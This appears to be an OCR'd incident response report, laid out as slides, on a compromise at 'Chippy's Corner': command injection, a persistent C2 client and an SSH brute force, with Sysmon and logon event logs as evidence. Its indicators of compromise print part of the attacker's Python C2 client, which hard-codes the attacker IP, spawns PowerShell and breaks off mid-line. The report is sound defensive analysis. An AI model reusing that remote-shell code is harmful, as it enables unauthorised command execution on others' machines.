CHIPPY'S CORNER INCIDENT RESPONSE REPORT

AGENDA

EXECUTIVE SUMMARY

PREPARATION

DETECTION & ANALYSIS


CONTAINMENT & ERADICATION

RECOVERY & HARDENING

LESSONS LEARNED

EXECUTIVE SUMMARY

INCIDENT RESPONSE STRUCTURE



- After the compromise of the Chippy's Corner endpoints, Chippy's Corner Incident Response team performed a response structured around **NIST SP800-61.**

- The response process included: preparation, detection & analysis, containment, eradication & recovery, and lessons learned.

INCIDENT SUMMARY

- An old endpoint within the subnet was compromised by an attacker at 192.168.110.106.
- The attacker used command injection to compromise the host device of the web server hosting a developer tool.
- Once the attacker compromised the web server endpoint, they placed a C2 client to establish startup persistence in the startup registry key.
- The attacker then brute-forced SSH with a weak password to gain access to boss's machine which holds sensitive data.

ACTIONS TAKEN

- Physical and network quarantine of compromised endpoints.
- Removed malicious malware payload while re-installing a fresh new operating system.
- Comprehensive system hardening procedures to prevent further attacks.

PREPARATION

PREPARATION

Chippy’s Corner had a poor security posture on their infrastructure which made the preparation step extremely difficult.


Important tools that helped with the response process were Sysmon, Windows Security, and Windows Event Viewer logs.

Splunk was installed on the boss’s endpoint, however, was not used due to financial constraints.

The web server host OS did not have any security features besides the Windows Event Viewer

DETECTION & ANALYSIS


INITIAL ALERT




- July 29, 2025: Windows Defender alerted to Trojan:Win32/Meterpreter.O. on the web server host machine.


- Detected when PowerShell executed a suspicious payload in the web server project directory.

INDICATORS OF COMPROMISE






INDICATORS OF COMPROMISE (CONT.)





```
import socket
import threading
import subprocess
import time

AP = "192.168.110.106"

def powershell_handler(connection):
        powershell_instance = subprocess.Popen(
                ["powershell.exe", "-NoLogo", "-NoProfile"],
                stdin=subprocess.PIPE,
                stdout=subprocess.PIPE,
                stderr=subprocess.STDOUT,
                shell=True,
                text=True
        )

        buffer = []

        def reader():
                while True:
                        try:
                                line = powershell_instance.st
                                if not line:
                                        break
                                buffer.append(line)
                        except:
                                break
```

INDICATORS OF COMPROMISE (CONT.)



INDICATORS OF COMPROMISE (CONT.)



Operational Number of events: 46,489


Filtered: Log: Microsoft-Windows-Sysmon/Operational; Source: ; Event ID: 3Date Range: From 7/30/2025 11:00:00 PM to 7/31/2025 1:00:00 AM.

Level	Date and Time	Source	Event ID	Task Category
Information	7/30/2025 11:17:56 PM	Sysmon	3	Network connection ...
Information	7/30/2025 11:17:56 PM	Sysmon	3	Network connection ...
Information	7/30/2025 11:17:56 PM	Sysmon	3	Network connection ...
Information	7/30/2025 11:17:56 PM	Sysmon	3	Network connection ...
Information	7/30/2025 11:17:56 PM	Sysmon	3	Network connection ...
Information	7/30/2025 11:17:56 PM	Sysmon	3	Network connection ...
Information	7/30/2025 11:17:56 PM	Sysmon	3	Network connection ...
Information	7/30/2025 11:17:56 PM	Sysmon	3	Network connection ...
Information	7/30/2025 11:17:56 PM	Sysmon	3	Network connection ...
Information	7/30/2025 11:13:37 PM	Sysmon	3	Network connection ...

Event 3, Sysmon

General Details

Network connection detected:
RuleName: SSH
UtcTime: 2025-07-31 03:13:35.312
ProcessGuid: {91eec8cc-dd44-688a-d783-000000002500}
ProcessId: 5824
Image: C:\Windows\System32\OpenSSH\sshd.exe
User: NT AUTHORITY\SYSTEM
Protocol: tcp
Initiated: false
SourceIsIpv6: false
SourceIp: 192.168.110.106
SourceHostname: -
SourcePort: 41704
SourcePortName: -
DestinationIsIpv6: false
DestinationIp: 192.168.110.101
DestinationHostname: boss.home.arpa
DestinationPort: 22
DestinationPortName: ssh




Security Number of events: 23,884


Filtered: Log: Security; Source: ; Event ID: 4624,4625Date Range: From 7/30/2025 11:00:00 PM to 7/31/2025 1:00:34 AM. Number of events: 135

Level	Date and Time	Source	Event ID	Task Ca...
Information	7/30/2025 11:17:57 PM	Micros...	4625	Logon
Information	7/30/2025 11:17:57 PM	Micros...	4625	Logon
Information	7/30/2025 11:17:57 PM	Micros...	4625	Logon
Information	7/30/2025 11:17:57 PM	Micros...	4625	Logon
Information	7/30/2025 11:17:57 PM	Micros...	4625	Logon
Information	7/30/2025 11:17:57 PM	Micros...	4625	Logon
Information	7/30/2025 11:17:57 PM	Micros...	4625	Logon
Information	7/30/2025 11:17:57 PM	Micros...	4624	Logon
Information	7/30/2025 11:17:57 PM	Micros...	4625	Logon
Information	7/30/2025 11:17:57 PM	Micros...	4625	Logon
Information	7/30/2025 11:17:57 PM	Micros...	4624	Logon
Information	7/30/2025 11:17:56 PM	Micros...	4625	Logon
Information	7/30/2025 11:17:56 PM	Micros...	4625	Logon
Information	7/30/2025 11:17:56 PM	Micros...	4625	Logon
Information	7/30/2025 11:17:56 PM	Micros...	4625	Logon
Information	7/30/2025 11:17:56 PM	Micros...	4625	Logon
Information	7/30/2025 11:17:56 PM	Micros...	4625	Logon
Information	7/30/2025 11:17:56 PM	Micros...	4625	Logon
Information	7/30/2025 11:17:56 PM	Micros...	4625	Logon
Information	7/30/2025 11:17:56 PM	Micros...	4625	Logon
Information	7/30/2025 11:17:56 PM	Micros...	4625	Logon
Information	7/30/2025 11:17:56 PM	Micros...	4625	Logon
Information	7/30/2025 11:17:56 PM	Micros...	4625	Logon
Information	7/30/2025 11:17:56 PM	Micros...	4625	Logon
Information	7/30/2025 11:17:56 PM	Micros...	4625	Logon
Information	7/30/2025 11:17:56 PM	Micros...	4624	Logon
Information	7/30/2025 11:17:56 PM	Micros...	4625	Logon
Information	7/30/2025 11:17:56 PM	Micros...	4625	Logon
Information	7/30/2025 11:17:56 PM	Micros...	4624	Logon
Information	7/30/2025 11:17:56 PM	Micros...	4625	Logon

